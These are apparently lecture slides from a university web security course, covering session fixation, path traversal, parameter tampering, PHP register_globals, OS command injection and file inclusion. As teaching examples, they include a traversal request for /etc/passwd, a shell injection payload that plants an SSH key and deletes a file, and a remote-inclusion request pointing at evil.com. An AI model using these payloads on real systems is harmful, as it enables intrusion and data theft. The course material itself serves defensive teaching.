
CSC 405
Computer Security

Web Security

Alexandros Kapravelos
akaprav@ncsu.edu

(Derived from slides by Giovanni Vigna and Adam Doupe)

Session Fixation



(1) GET /login.py


(2) session=4242

(3) GET /form.py?user=joe&pwd=foo&session=4242

(4) OK

(4) GET /balance.py?session=4242

Session Fixation



Attacker

(1) GET /login.py

(2) session=55181

(6) GET /balance.py?session=55181

(3) Attacker lures victim into clicking on

http://bank.com/login.py?session=55181

(4) GET /login.py?session=55181

(5) GET /form.py?user=joe&pwd=foo&session=55181

bank.com

Victim

Session Fixation


- If the application blindly accepts an existing session ID, then the initial setup phase is not necessary
- Session IDs should always be regenerated after login and never allowed to be “inherited”
- Session fixation can be composed with cross-site scripting to achieve session id initialization (e.g., by setting the cookie value)

- See: M. Kolsek, “Session Fixation Vulnerability in Web-based Applications”

Authorization Attacks

- Path/directory traversal attacks
  - Break out of the document space by using relative paths
    - GET /show.php?file=../../../../../../etc/passwd
    - Paths can be encoded, double-encoded, obfuscated, etc:
      - GET show.php?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd
- Forceful browsing
  - The Web application developer assumes that the application will be accessed through links, following the “intended paths”
  - The user, however, is not bound to follow the prescribed links and can “jump” to any publicly available resource
- Automatic directory listing abuse
  - The browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible

Your Security Zen (interrupt)



source:https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Authorization Attacks

- Parameter manipulation
  - The resources accessible are determined by the parameters to a query
  - If client-side information is blindly accepted, one can simply modify the parameter of a legitimate request to access additional information
    - `GET /cgi-bin/profile?userid=1229&type=medical`
    - `GET /cgi-bin/profile?userid=1230&type=medical`
- Parameter creation
  - If parameters from the URL are imported into the application, can be used to modify the behavior
    - `GET /cgi-bin/profile?userid=1229&type=medical&admin=1`

PHP register_global

- The register_global directive makes request information, such as the GET/POST variables and cookie information, available as global variables
- Variables can be provided so that particular, unexpected execution paths are followed

PHP – register_globals

```
<html>
 <head> <title>Feedback Page</title></head>
 <body>
   <h1>Feedback Page</h1>
   <?php
     if ($name && $comment) {
       $file = fopen("user_feedback", "a");
       fwrite($file, "$name:$comment\n");
       fclose($file);
       echo "Feedback submitted\n";
     }
   ?>
   <form method=POST>
     <input type="text" name="name"><br>
     <input type="text" name="comment"><br>
     <input type="submit" name="submit" value="Submit">
   </form>
 </body>
</html>
```

Example

```
<?php

 if ($_GET["password"] == "secretunguessable1u90jkfld") {
   $admin = true;
 }
 if ($admin) {
   show_secret_admin_stuff();
 }
…
?>
```

Example

```
GET /example.php?password=foo&admin=1
```

Example

```
<?php

 if ($_GET["password"] == "secretunguessable1u90jkfld") {
   $admin = true;
 }
 if ($admin) {
   show_secret_admin_stuff();
 }
…
?>
```

Server (Mis)Configuration: Unexpected Interactions

- FTP servers and web servers often run on the same host
- If data can be uploaded using FTP and then requested using the web server it is possible to
  - Execute programs using CGI (upload to cgi-bin)
  - Execute programs as web application
  - …
- If a web site allows one to upload files (e.g., images) it might be possible to upload content that is then requested as a code component (e.g., a PHP file)

Mixing Code and Data in Web Applications

- Numerous areas where Code and Data are mixed in Web Applications
- Anywhere that strings are concatenated to produce output to another program/parser, possible problems
  - HTTP
  - HTML
  - SQL
  - Command Line
  - SMTP
  - …

OS Command Injection Attacks

- Main problem: Incorrect (or complete lack of) validation of user input that results in the execution of OS commands on the server
- Use of (unsanitized) external input to compose strings that are passed to a function that can evaluate code or include code from a file (language-specific)
  - system()
  - eval()
  - popen()
  - include()
  - require()

OS Command Injection Attacks

- Example: CGI program executes a grep command over a server file using the user input as parameter
  - Implementation 1:
    ```
    system(“grep $exp phonebook.txt”);
    ```
    - By providing:
      ```
      foo; echo ‘1024 35 1386...’ > ~/.ssh/authorized_keys; rm
      ```
      one can obtain interactive access and delete the text file
  - Implementation 2:
    ```
    system(“grep \”$exp\” phonebook.txt”);
    ```
    - By providing
      ```
      \”foo; echo ‘1024 35 1386...’ > ~/.ssh/authorized_keys; rm \”
      ```
      one can steal the password file and delete the text file
  - Implementation 3:
    ```
    system(“grep”, “-e”, $exp, “phonebook.txt”);
    ```
    - In this case the execution is similar to an execve() and therefore more secure (no shell parsing involved)

Preventing OS Command Injection

- Command injection is a sanitization problem
  - Never trust outside input when composing a command string
- Many languages provide built-in sanitization routines
  - PHP escapeshellarg($str): adds single quotes around a string and quotes/escapes any existing single quotes allowing one to pass a string directly to a shell function and having it be treated as a single safe argument
  - PHP escapeshellcmd($str): escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands (#&;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and " are escaped only if they are not paired)

File Inclusion Attacks

- Many web frameworks and languages allow the developer to modularize his/her code by providing a module inclusion mechanism (similar to the #include directive in C)
- If not configured correctly this can be used to inject attack code into the application
  - Upload code that is then included
  - Provide a remote code component (if the language supports remote inclusion)
  - Influence the path used to locate the code component

File Inclusion in PHP

- The allow_url_fopen directive allows URLs to be used when including files with include() and require()
- If user input is used to create the name of the file to be open then a remote attacker can execute arbitrary code

```
//mainapp.php
$includePath=‘/includes/’; // this var will be visible
                          //in the included file
include($includePath . ‘library.php’);
...

//library.php
...
include($includePath . ‘math.php’);
…
```

```
GET /includes/library.php?includePath=http://www.evil.com/
```